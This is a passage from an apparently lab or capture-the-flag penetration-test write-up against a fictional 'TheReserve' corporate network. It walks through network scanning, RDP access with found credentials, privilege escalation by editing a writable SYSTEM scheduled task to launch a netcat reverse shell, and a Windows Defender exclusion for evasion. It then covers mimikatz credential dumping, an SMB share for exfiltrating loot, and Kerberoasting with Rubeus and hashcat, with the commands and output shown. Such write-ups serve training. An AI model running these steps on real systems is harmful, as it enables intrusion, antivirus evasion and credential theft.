


Figure 26 - Nmap scan of WRK1




Figure 27 - Nmap scan of WRK2

One interesting fact is that both machines have Remote Desktop Protocol (RDP, port 3389) open, so we might be able to login with these credentials if they are the same as their Active Directory accounts.

Let's see if we can find other RDP enabled hosts on the network, using NMAP with the following command `nmap -p3389 -Pn 10.200.XXX.1-254 –open` where XXX is our subnet:

```
Nmap scan report for mail.thereserve.loc (10.200.118.11)
Host is up (0.11s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server

Nmap scan report for WRK1.corp.thereserve.loc (10.200.118.21)
Host is up (0.20s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server

Nmap scan report for WRK2.corp.thereserve.loc (10.200.118.22)
Host is up (0.083s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server

Nmap done: 102 IP addresses (102 hosts up) scanned in 52.09 seconds
```

Figure 28 – Detectable RDP enabled hosts on the network

Let's see if we can also find HTTP enabled hosts on the network, using NMAP with the following command `nmap -p80,443 -Pn 10.200.XXX.1-254 –open` where XXX is our subnet:

```
Nmap scan report for mail.thereserve.loc (10.200.118.11)
Host is up (0.10s latency).
Not shown: 1 closed tcp port (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for vpn.thereserve.loc (10.200.118.12)
Host is up (0.076s latency).
Not shown: 1 closed tcp port (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for web.thereserve.loc (10.200.118.13)
Host is up (0.076s latency).
Not shown: 1 closed tcp port (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 10.200.118.201
Host is up (0.042s latency).

PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 254 IP addresses (254 hosts up) scanned in 206.29 seconds
```

Figure 29 - Detectable HTTP enabled hosts on the network

After the scan, we can see that a 4th machine has a port 80 and 443 exposed, serving an HTTP/HTTPS web page. Using the IP in the browser, the web page displays a white background, without any visualization or errors:

Figure 30 - Website at 10.200.XXX.201

Checking the source code, we can see that it is the address of the Swift Bank web application, through the static links in the JavaScript code:




Figure 31 - Static links point to the swift.bank.thereserve.loc domain

After adding the hostname to the hosts file, we are now able to access the web application for the Swift Bank:

Figure 32 - Swift Bank application

We can also run an Nmap scan against the application, to see what ports and services might be open:

```
Nmap scan report for swift.bank.thereserve.loc (10.200.118.201)
Host is up (0.080s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
| ssh-hostkey:
|   3072 35efc2fb5a46d1dc40a99bfeb2ab6ce8 (RSA)
|   256 c578ebb01b46f0ce4c4b2709c746dc41 (ECDSA)
|_  256 fa284644bd8f8e91abfdf772eaf8173e (ED25519)
80/tcp  open  http
|_http-title: The Reserve Online
443/tcp open  https
|_ssl-date: TLS randomness does not represent time
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| ssl-cert: Subject: commonName=localhost/stateOrProvinceName=Utah/countryName=US
| Not valid before: 2022-09-26T13:22:15
|_Not valid after:  2023-09-26T13:22:15
|_http-cors: GET POST DELETE OPTIONS
| tls-alpn:
|   h2
|_  http/1.1

Nmap done: 1 IP address (1 host up) scanned in 5.44 seconds
```

Figure 33 - Nmap scan of the swift.bank.thereserve.loc web application

It doesn't appear that we can do anything with the application, for now, since we only have port 22, 80 and 443 available.

Regarding the WRK machines, we can confirm that we are able to login with these credentials in both, breaching the perimeter successfully:




Figure 34 - Login on WRK1 through Remote Desktop

NOTE: We are now able to obtain the following flags, by following the instructions in the e-citizen platform:

- **Flag 1, Breaching the Perimeter**
- **Flag 2, Breaching Active Directory**
- **Flag 3, Foothold on Corporate Division Tier 2 Infrastructure**
- **Flag4, Access to SWIFT application**

6. Initial Compromise of Active Directory




Figure 35 - Perimeter Breached

Since we have both machines available, we might just choose one to advance inside the network. As soon as we login in the WRK2 machine, we start by looking into the user profile and what might be available to escalate privileges inside the machine. We notice that there is a netcat executable inside the Downloads folder:

```
C:\Users\laura.wood\Downloads>.\nc.exe -h
[v1.12 NT http://eternallybored.org/misc/netcat/]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, background mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
        -o file         hex dump of traffic
        -p port         local port number
        -r              randomize local and remote ports
        -s addr         local source address
        -t              answer TELNET negotiation
        -c              send CRLF instead of just LF
        -u              UDP mode
        -v              verbose [use twice to be more verbose]
        -w secs         timeout for connects and final net reads
        -z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
```

Figure 36 - Netcat executable inside the Downloads folder

If we manage to find some service or application that is running in the machine with administrator or system privileges, we might be able to execute netcat with administrative privileges, gaining an elevated administrative shell.

One quick way of escalating privileges inside a machine is through a misconfigured scheduled task, especially when it is using a binary or batch file that we can modify.

By using the command *schtasks /query /fo csv /v | findstr "SYSTEM* > tasks.csv",we are able to forward a list of several tasks, to a CSV file, that run with administrative privileges (the /fo csv will print the text in a CSV format).

Based on the output, most of the tasks run from the Windows directory, which normally means that those tasks are well configured. A quick search into the CSV reveals that a certain task runs from the following file (C:\SYNC\sync.bat):

```
C:\Users\laura.wood>schtasks /query /fo csv /v | findstr "SYSTEM" | findstr "SYNC"
"WRK2","\FULLSYNC","5/19/2023 4:39:36 PM","Running","Interactive/Background","5/19/2023 4:34:36 PM","267009","CORP\Administra
tor","C:\SYNC\sync.bat ","N/A","N/A","Enabled","Disabled","Stop On Battery Mode, No Start On Batteries","SYSTEM","Disabled","
72:00:00","Scheduling data is not available in this format.","One Time Only, Minute ","12:19:36 PM","4/2/2023","N/A","N/A","N
/A","0 Hour(s), 5 Minute(s)","None","Disabled","Disabled"
```

Figure 37 - FULLSYNC task that runs from C:\SYNC\sync.bat

We can also query for the taskname, in order to get more information regarding the schedule task:

```
C:\Users\laura.wood>schtasks /query /fo list /tn FULLSYNC /v

Folder: \
HostName:                             WRK2
TaskName:                             \FULLSYNC
Next Run Time:                        5/19/2023 5:24:36 PM
Status:                               Running
Logon Mode:                           Interactive/Background
Last Run Time:                        5/19/2023 5:19:36 PM
Last Result:                          267009
Author:                               CORP\Administrator
Task To Run:                          C:\SYNC\sync.bat
Start In:                             N/A
Comment:                              N/A
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode, No Start On Batteries
Run As User:                          SYSTEM
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        One Time Only, Minute
Start Time:                           12:19:36 PM
Start Date:                           4/2/2023
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        0 Hour(s), 5 Minute(s)
Repeat: Until: Time:                  None
Repeat: Until: Duration:              Disabled
Repeat: Stop If Still Running:        Disabled
```

Figure 38 - FULLSYNC scheduled task runs every 5 minutes

We can check the permissions of the file with the command icacls C:\SYNC\sync.bat and are able to confirm that our user has (F) Full Access to the file:

```
C:\Users\laura.wood>icacls C:\SYNC\sync.bat
C:\SYNC\sync.bat Everyone:(F)
                 BUILTIN\Users:(F)
                 NT AUTHORITY\SYSTEM:(I)(F)
                 BUILTIN\Administrators:(I)(F)
                 BUILTIN\Users:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

Figure 39 - Full access on the sync.bat file

With this information, we know that we can set up a listener with the previously found netcat executable, and edit the task to connect with the same executable with administrative privileges, receiving an elevated reverse shell:

```
C:\Users\laura.wood>cd Downloads

C:\Users\laura.wood\Downloads>.\nc.exe -lvnp 4444
listening on [any] 4444 ...
```

Figure 40 - Setup a listener on port 444




Figure 41 - Editing the sync.bat file

And after a couple of minutes (5 at most) we should receive our administrative reverse shell. However, we can just execute the task with the following command `schtasks /run /tn FULLSYNC`, forcing a reverse shell:




Figure 42 - Reverse shell with administrative privileges

NOTE: We are now able to obtain the following flags, by following the instructions in the e-citizen platform:

- **Flag 4, Administrative access to Corporate Division Tier 2 Infrastructure**

6.1.Domain Escalation

We are now local administrators of the machine, but in order to be able to fully compromise the Active Directory, we need a Domain Administrator account.

Since the Windows Defender is enabled in the machine, we need to be able to whitelist our malicious applications. In order to maintain the difficulty to other potential players in the network, let's add an exclusion folder instead of disabling the Windows Defender, with the following command:

```
c:\>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\> Set-MpPreference -ExclusionPath "C:\Users\laura.wood\Downloads\*"
Set-MpPreference -ExclusionPath "C:\Users\laura.wood\Downloads\*"
PS C:\>
```

Figure 43 - Command to create an exclusion on the Downloads folder

Also, in a real engagement, it might raise a lot more flags if we disabled an Antivirus instead of just adding an exclusion folder.

After defining the exclusion folder, we can copy a couple of tools to start doing some Active Directory Enumeration and Exploitation. We start by running mimikatz and dumping hashes, secrets and lsass. We manage to get the Password for the Adrian account, but it doesn't appear to be useful.

After that, we manage to run SharpHound and retrieve information to map the Active Directory in Bloodhound. In order to exfiltrate the information from the machine, we created a share folder pointing to the Downloads directory, by issuing the following command:

```
PS C:\> New-SMBShare -name "loot$" -path "C:\users\laura.wood\Downloads" -FullAccess "laura.wood@corp.thereserve.loc"
New-SMBShare -name "loot$" -path "C:\users\laura.wood\Downloads" -FullAccess "laura.wood@corp.thereserve.loc"

Name  ScopeName Path                        Description
----  --------- ----                        -----------
loot$ *         C:\users\laura.wood\Downloads
```

Figure 44 - Creating a new share folder to exfiltrate information

Finally, we can access the folder through smbclient and retrieve data from our tools:

```
└─$ smbclient \\\\10.200.118.22\\loot$ -U laura.wood@corp.thereserve.loc
Password for [laura.wood@corp.thereserve.loc]:
Try "help" to get a list of possible commands.
smb: \>
```

Figure 45 - Share enabled

After loading the data in the Bloodhound database, we can perform some queries in order to find the best attack path available. Let's start by checking Kerberoastable accounts:




Figure 46 - All Kerberoastable accounts

A Kerberoasting attack is an attack that attempts to obtain a password hash of an Active Directory account that has a Service Principal Name, or SPN. This attack requires an authenticated domain user to request a Kerberos service ticket from a Ticket Granting Service (TGS). That ticket is encrypted with the hash of the service account, which we can try to brute force using hashcat, after capturing the TGS ticket.

The main advantage of this attack is that we do not require a privileged user to require a TGS, since any Domain user account can be used to request service tickets from the TGS.

As we can see, we have 5 potential kerberoastable accounts, which we will try to get the corresponding hashes and brute force them. Using Rubeus, we manage to easily capture the 5 corresponding hashes of the SPN accounts:

```
Target Domain          : corp.thereserve.loc
Searching path 'LDAP://CORPDC.corp.thereserve.loc/DC=corp,DC=thereserve,DC=loc' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

Total kerberoastable users : 5


SamAccountName         : svcScanning
DistinguishedName      : CN=svcScanning,OU=Services,DC=corp,DC=thereserve,DC=loc
ServicePrincipalName   : cifs/scvScanning
PwdLastSet             : 2/15/2023 9:07:06 AM
Supported ETypes       : RC4_HMAC_DEFAULT
Hash                   : $krb5tgs$23$*svcScanning$corp.thereserve.loc$cifs/scvScanning@corp.thereserve.lo
                         c*$BB283AC5E65915606C788FE7C83DC820$6B8955544427E03CE10924583307FD815D7B942B2A39
                         3E9E773282C8652C8A56D415C803F30D835257364 4B94734966456A02CDE0463427689DF79358828
                         B3A5506FB702507E6A05CA0660D64790E4B65F23656C8796C89522FC0246E514634050B588DF009
                         A7FA507CC89B293951EE046F86CBDEADE05C7D01DE575D7C87E4F3B3F9D4313ABACAA953DBD7D7D1
                         5EE226F0A0B0B366EAFEAD24C81CC6FD0D04AEF5EEF735A5813858F9CEB1A3E28BBB0EF0697CEB15
                         9284694CEF062408A81D97F99C39C6E46A1EAD19787A7E4AEFF0B1CC44E5C4CAE061C66C2EA19F75
                         E08771E9343DD8FF8FBB7B301B4927A5BBDC3C273C8FB5520BE3365AC95DC6DA313E5DE6AF49FCAE
                         61BE1095AC1798B44FC82A920E9CA9E6A5AE438591C7CE5B9771B416D00ED6B41F4E650A237F2035
                         DD49DF1E88AC4BA64304259903E79BB50E115A69C709BCCB278B0DED741171DE96527838CF539EEB
                         00D3A9B8B8BC5B50940FCD0CC087F4A65C3D51B8049303 53E98E322A12C89106798ACBB3AC51CF80E
                         9270EC64C5BE8FE0527A8CCDB45EDB52D5DD8D33745CC552EE13B261978E2BDFDD64A1011B82E9C
                         17AC5103738168098177C9C2B8ACB2E7C41FD80386A6F51EE0C3896E15BE4E7BA26CF8A45427C796
                         901ED119A15C1D1AAEF0ADC91688122829D2901F800AA1B210FE66F21F820F7749D6D09F41D158B0
                         C306F75D4110A87EC1AC0C8265CD46FCD060ED0A466F6C3518F5E7CB439A62F38B34DFCF40C10B55
                         8F10F9C9FA89C4CFF7ADB63CB62F7630D1B41EF3EBEFF39822F93B2DD06615B26F025A5FB4F09683
                         A009622683C5600BA0A627BFA08271B179E85A556BC8017CC75F69C5369A4D5F2606EF4DA128772B
                         A4C917550E46FBCB88F3E3D959E4CEC2D7DB69D2D8E1CFAEC10A4CC5363 85E9F21D10B1C9D64CFB5
                         B1E8C77EFEC60D57AD431D88E879B7872B480CCDBB8115AB24AD47D37CBC1469705210F5777A3C6E
                         3324B1AAFA7A466F7381041663 3DA74E5C1DF60F35FF046C88EC095A45AA292A9E222D7CF18379DF
                         BBB7B8FFEFE7714A5C73FF1234C10DCF7B75BFF6B298AD0CC25EEEBA91098D58274C5DA4E7F1475F
                         E58576D9BE7E7A4A9814273D715BF904D343153E6E498A99E645303FBD73BF9D7C1EC9EAC9030C85
                         59780930D9AEE62404A150FA8B52C2B47EC0B4406ACC48F3E87E8445DCD27F8F6D09B77F3055D1FE
                         C6590859A7F3F00947B96DF1D99CAFAC0F4A2D0C90B6B548CC9B3413711F16C248E5967A2D491DD9
                         C3C54CB1C6EE9B3272288FD1533D55C041B8C311AEF04AA0394BA794A55927CC7FA4B34DCCA47746
                         240B77C0FFC5DFE62E7C25C62676036BD9E5FF992D84F1017CF5FBB99EB152C8CA800D0B12C6B8C2
                         D181AC2CC435ADF4823A29D58414FAA87B32F08E1D83FF88CCB193C88A1229CD40EC29FAF1BBDF23
                         54F0F9CDFF0A26A2CE7A800932FA67A49DD3070ABE5D92D0EA8B65967C6A8966C6EB4D9FD108861D
                         0CBC3358C7D7B8976D620FE86D4D65531272255 37B42A84C44B21E119D5FAA97AE3680AE761A2230
                         BE73CFF6F40AF0521093572D4270C3289D14F67D20
```

Figure 47 – Using Rubeus to perform Kerberoast

After capturing the hashes, we use hashcat to crack the hashes and after a while, we manage to get the svcScanning password:

```
└─$ hashcat -a 0 -m 13100 spn.txt /usr/share/wordlists/rockyou.txt --show
$krb5tgs$23$*svcScanning$corp.thereserve.loc$cifs/scvScanning@corp.thereserve.loc*$bb283ac5e65915606c788fe7c83dc820$6b
8955544427e03ce10924583307fd815d7b942b2a393e9e773282c8652c8a56d415c803f30d8352573644b94734966456a02cde0463427689df7935
8828b3a5506fb7023507e6a05ca0660d64790e4b65f23656c8796c89522fc0246e514634050b588df009a7fa507cc89b293951ee046f86cbdeade0
5c7d01de575d7c87e4f3b3f9d4313abacaa953dbd7d7d15ee226f0a0b0b366eafead24c81cc6fd0d04aef5eef735a5813858f9ceb1a3e28bbb0ef0
697ceb159284694cef062408a81d97f99c39c6e46a1ead19787a7e4aeff0b1cc44e5c4cae061c66c2ea19f75e08771e9343dd8ff8fbb7b301b4927
a5bbdc3c273c8fb5520be3365ac95dc6da313e5de6af49fcae61be1095ac1798b44fc82a920e9ca9e6a5ae438591c7ce5b9771b416d00ed6b41f4e
650a237f2035dd49df1e88ac4ba64304259903e79bb50e115a69c709bccb278b0ded741171de96527838cf539eeb00d3a9b8bbbc5b5094bfcd0cc0
87f4a65c3d51b80493053e98e322a12c89106798acbb3ac51cf80e9270ec64c5be8fe0527a8ccdb45edb52d5dd8d337454cc552ee13b261978e2bd
fdd64a1011b82e9c17ac510373816809b177c9c2b8ac82e7c41fd80386a6f51ee0c3896e15be4e7ba26cf8a45427c796901ed119a15c1d1aaef0ad
c91688122829d2901f000aa1b210fe66f21f820f7749d6d09f41d158b0c306f75d4110a87ec1ac0c8265cd46fcd060ed0a466f6c3518f5e7cb439a
